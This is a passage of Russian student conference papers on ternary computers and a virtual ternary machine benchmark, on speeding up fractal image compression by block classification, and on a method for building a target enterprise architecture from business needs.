Двоичные ЭВМ были не единственным путём развития вычислительной техники. В процессе конструирования ЭВМ инженеры рассматривали и другие решения. Так, например, рассматривалась более привычная для человека система счисления – десятичная. Так же, в 1958 г., в СССР под руководством Н.П. Брусенцова была сконструирована «Сетунь» – первая в мире ЭВМ, основанная на троичной логике. Она прекрасно показала себя, а по некоторым параметрам оказалась даже лучше, чем двоичные машины того времени [2].

Троичная логика – первая в мире из многозначных логик. Она использует три состояния:

- "истина";
- "неизвестно" или "может быть";
- "ложь".

Логике, которая работает с тремя состояниями лучше всего соответствует симметричная троичная система счисления. В ней используются следующие элементы:

- "1" или "+" – истина;
- "0" – неизвестно или может быть;
- "-1" или "-" – ложь.

Таким образом, троичная логика является наиболее естественной с точки зрения человеческого мышления, т.к. процесс познания реальности не сводится к категоризации на "да" и "нет" и прекрасно подходит для описания состояния неопределенности. Сам Брусенцов отмечал, что компьютер станет по-настоящему интеллектуальным, только тогда, когда он будет основан на троичной логике [1]. Дональд Кнут так же утверждал, что троичная логика элегантнее и эффективнее двоичной и в будущем, возможно, вновь вернутся к её разработке [3, с. 231].

Достоинства троичных ЭВМ:

- разрядность – для хранения некоторых чисел в памяти в троичной системе счисления требуется меньше разрядов;

- ёмкость – один трайт, состоящий из 8-ми тритов, вмещает больший диапазон чисел, чем один байт;

- быстродействие – один разряд в троичной ЭВМ за такт передаёт один трит, у которого три состояния, один разряд в двоичных ЭВМ передаёт один бит, имеющий два состояния, т.е. за один такт троичная ЭВМ передаёт в $3/2=1,5$ раза больше чисел (кодов), чем один двоичная;

- плотность записи информации - наибольшей плотностью записи информации обладает система счисления с основанием равным основанию натуральных логарифмов, то есть равным числу Эйлера ($e=2,71\dots$) [5, с. 37];

- троичная логика включает в себя двоичную, т.е. троичные ЭВМ способны делать почти всё, что делают двоичные.

Недостатки троичных ЭВМ:

- сложность в обеспечении совместимости с двоичными ЭВМ;
- массовость и дешевизна двоичных ЭВМ;
- сложность и дороговизна производства аппаратного и программного обеспечения для троичных ЭВМ.

В рамках исследования автором был проведен эксперимент по сравнению быстродействия между троичной и двоичной ЭВМ. Для этого была разработана виртуальная троичная машина. Она написана на языке программирования C++ с использованием библиотек Qt. В ней были описаны следующие сущности:

- Ternarybit – тип трит, минимальная единица измерения информации, аналогична биту в двоичной машине. Содержит описание всех возможных состояний трита;

- Ternarybyte – тип трайт, аналогичен двоичному байту. Один трайт содержит в себе 6 тритов;

- единый тип TernaryInt – состоит из 20-ти тритов. Единый тип для любых данных;

- teg – флаг, значение которого определяет тип хранимых данных. Теговая архитектура памяти должна обеспечить независимость программ от данных [4];

- map – контейнер, содержащий правила взаимодействия между типами.

Так же были описаны базовые логические операции и арифметические функции.

Для проведения эксперимента была написана программа, которая выполняет базовые логические операции с большими массивами данных. Программа запускалась 20 раз на троичной и двоичной ЭВМ, время выполнения программы фиксировалось. После чего вычислялся средний показатель времени выполнения.




Рисунок 1. Сравнение среднего времени выполнения на троичной и двоичной машине

Как видно из рисунка 1, программа, запущенная на виртуальной троичной машине в среднем работала на 0.01с медленнее. Отставание в скорости работы программы вызвано неоптимизированным ассемблерным кодом виртуальной машины и количеством преобразований (из десятичной логики в троичную, из троичной в двоичную и обратно). Тем не менее, такая маленькая разница скорости выполнения – это хороший показатель для виртуальной троичной машины.

По результатам проведенного исследования можно сделать вывод, что в будущем, при должном развитии троичных ЭВМ, скорость обработки информации в них может быть выше, и, вполне вероятно, они могут стать достойными конкурентами двоичных машин. Так же, троичная логика

прекрасно подойдет состояние «неопределенности» прекрасно подходит для описания одного из возможных состояний параметров агентов в системах принятия решений. Основная проблема заключается в том, что двоичные ЭВМ широко распространены и необходимо много временных и финансовых затрат для того, чтобы развить троичную вычислительную технику до современных мощностей и запустить её массовое производство.

Список литературы:

1. Брусенцов Н.П. Использование троичного кода и трехзначной логики в цифровых машинах – науч. Отчет № 24-ВТ (378). – М.: МГУ им. М.В. Ломоносова, 1969. С.3–24.
2. Брусенцов Н.П., Маслов С.П., Розин В.П., Тишулина А.М. Малая цифровая вычислительная машина Сетунь. – М.: МГУ, 1965г.
3. Кнут Д.Э. Искусство программирования – 2 том: Получисленные алгоритмы. – 2-е изд. – М.: Вильямс, 2007. – 832 с. – ISBN 5-8459-0082-1.
4. Сафонов В.О. Языки и методы программирования в системе «Эльбрус». Под редакцией Лаврова С.С. – Москва, Наука, 1989г., ISBN 5-02-013983-1.
5. Фомин С. В. Системы счисления. – 5-е изд. – М.: Наука. Гл. ред. физ.-мат. лит., 1987. – 48 с. – (Популярные лекции по мат.)

ПОВЫШЕНИЕ СКОРОСТИ ФРАКТАЛЬНОГО СЖАТИЯ ИЗОБРАЖЕНИЯ ПРИ ПОМОЩИ КЛАССИФИКАЦИИ

Сахибназарова Виктория Бахтиёровна
студент, СНИУ им. академика С.П. Королева,
РФ, г. Самара

В настоящее время сложно представить себе область деятельности человека, не включающую в себя, хоть в малой степени, необходимость обмена информацией по сети Интернет. При использовании сети важно учитывать два критерия: скорость передачи информации и объем передаваемых данных. Необходимо передать как можно больше информации в сообщении наименьшего размера. В случае передачи графической информации используются различные методы сжатия изображений для уменьшения объема передаваемых данных.

В данной работе рассматривается алгоритм фрактального сжатия изображений, основанный на том, что мы представляем изображение в более компактной форме – с помощью коэффициентов системы итерируемых функций Iterated Function System (IFS). IFS представляет собой набор трехмерных аффинных преобразований, переводящих одно изображение в другое. Преобразованию подвергаются точки в трехмерном пространстве (x_координата, y_координата, яркость) [1].

По своей сути, фрактальное сжатие (или фрактальная компрессия) – это процесс поиска самоподобных областей изображения и определения для них параметров аффинных преобразований.

Для реализации алгоритма компрессии необходимо учитывать следующие правила [2]:

1) исходное изображение разбивается на подобласти, которые представляют из себя квадраты, называемые *ранговыми блоками*. Ранговые блоки пересекаться не могут;

2) на исходном изображении выделяются *домены* – совокупности четырех ранговых блоков. Домены могут пересекаться. Все ранговые блоки и домены – это квадраты со сторонами, параллельными изображению;

3) для каждого рангового блока производится попытка найти на изображении домен, такой чтобы этот домен можно было преобразовать в ранговый блок при помощи аффинных преобразований;

4) перевод домена в ранговый блок производится с помощью поворота домена на 0° , 90° , 180° , 270° и с помощью зеркального преобразования;

5) при переводе доменной области в ранговую, ее линейный размер уменьшается в 2 раза;

б) изменение яркости производится кратно некоторому коэффициенту;

7) совпадение преобразованного домена с ранговым блоком может производиться при помощи среднеквадратичного отклонения:

$$\sum (x_{\text{дом}} - x_{\text{блк}})^2 < \varepsilon_{\text{доп}},$$

где: $x_{\text{дом}}$ – точка в домене; $x_{\text{блк}}$ – точка в блоке; $\varepsilon_{\text{доп}}$ – пороговое значение «похожести»;

8) если же для некоторого рангового блока не было найдено ни одного удовлетворяющего среднеквадратичному отклонению домена, то ранговый блок разбивается на 4 подобласти, и для каждой из них ищутся домены;

9) координаты, которые будут сохраняться в файл:

- координата 2 числа;
- 3 бита (номер аффинного преобразования);
- изменение яркости.

На практике может понадобиться сохранить в файл дополнительную информацию, например, изначальный размер рангового блока, или (в случае разбиения рангового блока на 4 подобласти) степень разбиения конкретного блока.

При фрактальном сжатии может использоваться несколько различных алгоритмов разбиения на ранговые блоки; также программная реализация

сжатия отличается для цветных изображений и изображений в градациях серого.

Одним из способов ускорения сжатия является предварительная классификация доменных и ранговых блоков изображения. В этом случае, при поиске домена ранговый блок сравнивается не со всеми возможными доменными блоками в изображении, а только с доменами, имеющими соответствующий класс.

В данной работе используется классификация на основе нахождения центра масс. То есть, для каждого блока ищется среднее значение яркости. Разбиение идет на 5 классов: с яркостью меньше 50, от 50 до 99, от 100 до 149, от 150 до 199 и от 200 до 256.

Классификация проводится путем обхода всех доменных блоков до начала непосредственного процесса сжатия. Установка класса рангового блока происходит перед началом поиска для него подходящего домена.

Для проведения исследования зависимости скорости фрактального сжатия от использования классификатора была разработана программа, производящая фрактальное сжатие изображения в градациях серого с использованием алгоритма разбиения изображения на множество блоков фиксированного размера.

Исследование проводилось над изображением, сохраненным в размерах 64×64, 160×160, 312×312, 368×368 и 400×400. Размер рангового блока брался равный 4 пикселям.

Результаты исследования можно видеть на следующих таблицах и рисунках:

Таблица 1.

Зависимость времени компрессии изображений от использования классификатора (коэффициент сжатия – 10)

Размер изображения	64×64	160×160	312×312	368×368	400×400
Без классификатора	0,393022	16,21093	179,6333	306,8195491	437,97705
С классификатором	0,141008	2,469141	23,23533	27,9115393	35,816049




Рисунок 1. Зависимость времени компрессии изображений от использования классификатора (коэффициент сжатия – 10)

Таблица 2.

Зависимость времени компрессии изображений от использования классификатора (коэффициент сжатия – 100)

Размер изображения	64×64	160×160	312×312	368×368	400×400
Без классификатора	0,099006	4,328248	52,92103	93,7883644	127,22628
С классификатором	0,011001	0,046003	0,218013	0,3640208	0,4710269




Рисунок 2. Зависимость времени компрессии изображений от использования классификатора (коэффициент сжатия – 100)

Как видно из таблиц и рисунков, использование предварительной классификации, даже при разной степени сжатия изображения позволяет значительно повысить скорость сжатия изображения.

Список литературы:

1. Ансон Л., Барнсли М. Фрактальное сжатие изображения //Мир ПК, 1992, № 4, С. 52–58.
2. Кудрина М.А., Климентьев К.Е. Компьютерная графика. – Издательство СГАУ, 2013. – 140 с.

МЕТОДИКА ПОСТРОЕНИЯ ЦЕЛЕВОЙ АРХИТЕКТУРЫ ПРЕДПРИЯТИЯ НА ОСНОВЕ АНАЛИЗА БИЗНЕС-ПОТРЕБНОСТЕЙ

Терешкова Анна Александровна

*студент, Новосибирский государственный университет экономики
и управления,
РФ, г. Новосибирск*

Бобров Леонид Куприянович

*научный руководитель, д-р техн. наук, проф. кафедры Бизнес-информатики,
Новосибирский государственный университет экономики и управления,
РФ, г. Новосибирск*

В предлагаемой статье описывается методика построения целевой архитектуры на основе анализа бизнес-потребностей ИТ-предприятия. Делается вывод о том, что применение методики решит проблему отсутствия взаимодействия бизнес и ИТ-подразделений, таким образом, что информационные технологии будут создаваться не для обслуживания бизнеса ИТ-подразделениями, а в рамках партнерских отношений, преследующих единые цели.

ВВЕДЕНИЕ

Быстрый рост ИТ и увеличение вложений в данную область усиливают зону ответственности руководителей, принимающих решения в этой области. Под действием возросшей ответственности современные ИТ-директора и их команды внедряют новые методы управления развитием ИТ. Среди таких методов, получивших признание в крупных западных корпорациях и нашедших немало сторонников на территории России, является «Архитектура предприятия». Архитектура предприятия признана наладить взаимодействие между ИТ-службами и основным бизнесом путем поддержания существующими ИТ-ресурсами бизнес-процессов, что позволит выразить стратегию бизнеса через ИТ.

Таким образом, архитектура предприятия является эффективным средством управления изменениями компании, которое обеспечивает общую

платформу для совместной работы руководителей бизнес подразделений и ИТ-подразделения над реализацией целей и стратегии компании [1].

Нередко на предприятии возникает ситуация, когда потребности бизнес-пользователей не согласуются с существующей технологической архитектурой предприятия. Исследования [4] показывают, что примерно 27% потенциально возможного сокращения затрат были упущены из-за слабого понимания происходящего в ИТ-проектах и неэффективного контроля за их выполнением, что привело к нарушению сроков реализации проектов и превышению заявленных бюджетов. Методикой, обеспечивающей комплексный взгляд, как согласуются потребности бизнеса и существующие ИТ-ресурсы, является архитектура предприятия. Рассматриваемая методика описывает предприятие в аспекте архитектуры бизнеса и в аспекте архитектуры информационных технологий. Поэтому переход к целевой архитектуре повлечет за собой изменения не только в сфере ИТ, но и всего предприятия, на котором используются эти информационные технологии.

Планирование архитектурных изменений начинается с мониторинга бизнес-потребностей.

АНАЛИЗ БИЗНЕС-ПОТРЕБНОСТЕЙ

1. Необходимость в бизнес-потребностях

Согласно «Своду знаний по бизнес-анализу» (Business Analysis Body of Knowledge – BABOK), потребности бизнеса являются одним из самых фундаментальных аспектов бизнес-анализа. По BABOK, цель выявления потребностей бизнеса заключается в том, чтобы определить, почему требуются изменения в организации. Бизнес-потребности стимулируют общий анализ текущего состояния предприятия, выявляют глубокие первопричины, лежащие в основе проблемы, которая инициировала исследование [3].

Источником бизнес-потребностей являются существующие проблемы компании. Предприятие начинает задумываться и оценивать свои бизнес-потребности, когда возникают такие масштабные проблемы, как жалобы клиентов на несоответствие заказанных товаров установленным требованиям,

снижение прибыли или появление новых возможностей для предприятия на рынке. Возникновение таких проблем может повлечь за собой необходимость в перестройке существующей архитектуры предприятия, то есть переход к целевой архитектуре.

Проблемами ИТ-предприятия, ведущего сразу несколько проектов по разработке программных продуктов, являются:

- увеличение количества ИТ-проектов и повышение их сложности, а также повышение степени связанности проектов между собой;
- отсутствие актуальной информации о статусе проектов для контроля за проектной деятельностью и принятия решений о существенных изменениях на основании оперативных данных по всем проектам;
- отсутствие четкого разделения полномочий и ответственности ролей в проектном управлении;
- низкий уровень контроля качества, сроков и бюджета проектов.

Поэтому основной задачей ИТ-предприятия является анализ потребностей в новых ИТ-продуктах и технологиях, поиск научных разработок в сфере ИТ и реализация проектов создания и внедрения их в своей деятельности, которые повлекут за собой перестройку существующей архитектуры предприятия.

2. Определение бизнес-потребностей

В данной работе описывается методика построения целевой архитектуры предприятия, занимающегося разработкой программных продуктов, на основе анализа бизнес-потребностей. Предлагается выделить следующие этапы, изображенные на рисунке 1.

Первые четыре этапа направлены на поиск и формирование бизнес-потребностей, затем, будет построена текущая архитектура предприятия и, в завершении, с учетом проделанного анализа, будет построена целевая архитектура.




Рисунок 1. Этапы методики построения целевой архитектуры

Для начала необходимо составить ментальную карту, которая даст более общее представление о деятельности ИТ-предприятия. Ниже на рисунке 2 представлена ментальная карта ИТ-предприятия.




Рисунок 2. Ментальная карта ИТ-предприятия

В центре ментальной карты находится само ИТ-предприятие, от него отходит несколько основных ветвей: ресурсы, услуги, контрагенты, отделы. Ветвь «Контрагенты» отражает взаимодействие предприятия с внешней средой. Ветвь «Услуги» показывает то, что предприятие предлагает на рынке. Ветвь «Ресурсы» описывает имеющиеся в наличии средства, обеспечивающие осуществление деятельности предприятия. Ветвь «Отделы» показывает разделение предприятия на структурные подразделения. Таким образом, на

начальном этапе исследования была получена общая информация о том, как устроено ИТ-предприятие, которая поможет перейти к следующему этапу – построению бизнес-модели.

Модель, изображенная на рисунке 3, отражает основные процессы предприятия – разработку, внедрение и сопровождение программных продуктов; ценностные предложения – предоставление программных продуктов; основные потоки поступления доходов – выручка от внедрения и выручка от сопровождения программных продуктов.



Рисунок 3. Бизнес-модель ИТ-предприятия

Теперь, когда описана основная деятельность компании, то необходимо перейти к третьему этапу – построению стратегической карты, с помощью которой можно объединить цели организации с ее деятельностью. На рисунке 4 изображена данная карта, которая состоит из четырех проекций: «финансы», «клиенты», «внутренние бизнес- процессы» и «обучение и рост».




Рисунок 4. Стратегическая карта ИТ-предприятия

Информация, полученная на данном этапе, позволит в дальнейшем построить целевую архитектуру предприятия, поскольку с помощью стратегической карты видно, какие цели нижнего уровня необходимо реализовать, чтобы в дальнейшем достигнуть целей верхнего уровня организации. Таким образом, исходя из представленной стратегической карты, на ИТ-предприятии необходимо внедрить ИС для управления проектами, которая обеспечит достижение целей верхнего уровня.

На четвертом этапе, исходя из сформированных целей предприятия, необходимо построить модель бизнес-мотивации, которая включает в себя цели (определенные в блоке «внутренние бизнес-процессы»), заинтересованные стороны, драйверы (то, что стимулирует решение проблемы) и оценки. Таким образом, модель бизнес-мотивации, представленная на рисунке 5, позволила выделить существующие проблемы компании, которые, как было сказано выше, являются источником бизнес-потребностей.




Рисунок 5. Модель бизнес-мотивации ИТ- предприятия

Проведенный помог сформировать такие бизнес-потребности ИТ-предприятия, как снижение времени выполнения проекта, снижение риска превышения заявленных бюджетов

3. Построение архитектуры предприятия

После того, как были определены бизнес-потребности, необходимо провести моделирование существующей архитектуры ИТ-предприятия, которое позволяет бизнес-архитектору схематично изобразить внутренние процессы и ИТ-ресурсы, которые поддерживают их. Модель архитектуры предприятия представляет собой три уровня: уровень бизнеса, уровень приложений, уровень инфраструктуры [2].

Моделирование бизнес-процессов в рамках описания бизнес-архитектуры предприятия позволило выделить наиболее неэффективные, затратные и сложные из них, а именно управление проектом разработки ИТ. Построение архитектуры приложений выполняется для определения степени зависимости деятельности компании от прикладных систем и их участия в выполнении бизнес-процессов. Как и моделирование процессов компании, описание текущего портфеля приложений позволило выявить проблемную зону в области проектного управления. Модель архитектуры ИТ-предприятия «как есть» изображена на рисунке 6.




Рисунок 6. Модель архитектуры «как есть»

Теперь, после проделанных выше всех этапов, получена вся необходимая информация для построения целевой архитектуры, которая поможет оптимизировать процесс управления проектом разработки ИТ. Это и будет завершающий этап исследования, в котором необходимо так же, как и на предыдущем, изобразить трехуровневую архитектуру. Данная модель, изображенная на рисунке 7, отображает как необходимо перестроить архитектуру, исходя из выявленных потребностей компании в ИТ-продуктах, а именно внедрить ИС для управления проектами (на рассматриваемом ИТ-предприятии внедрили ИС Redmine).

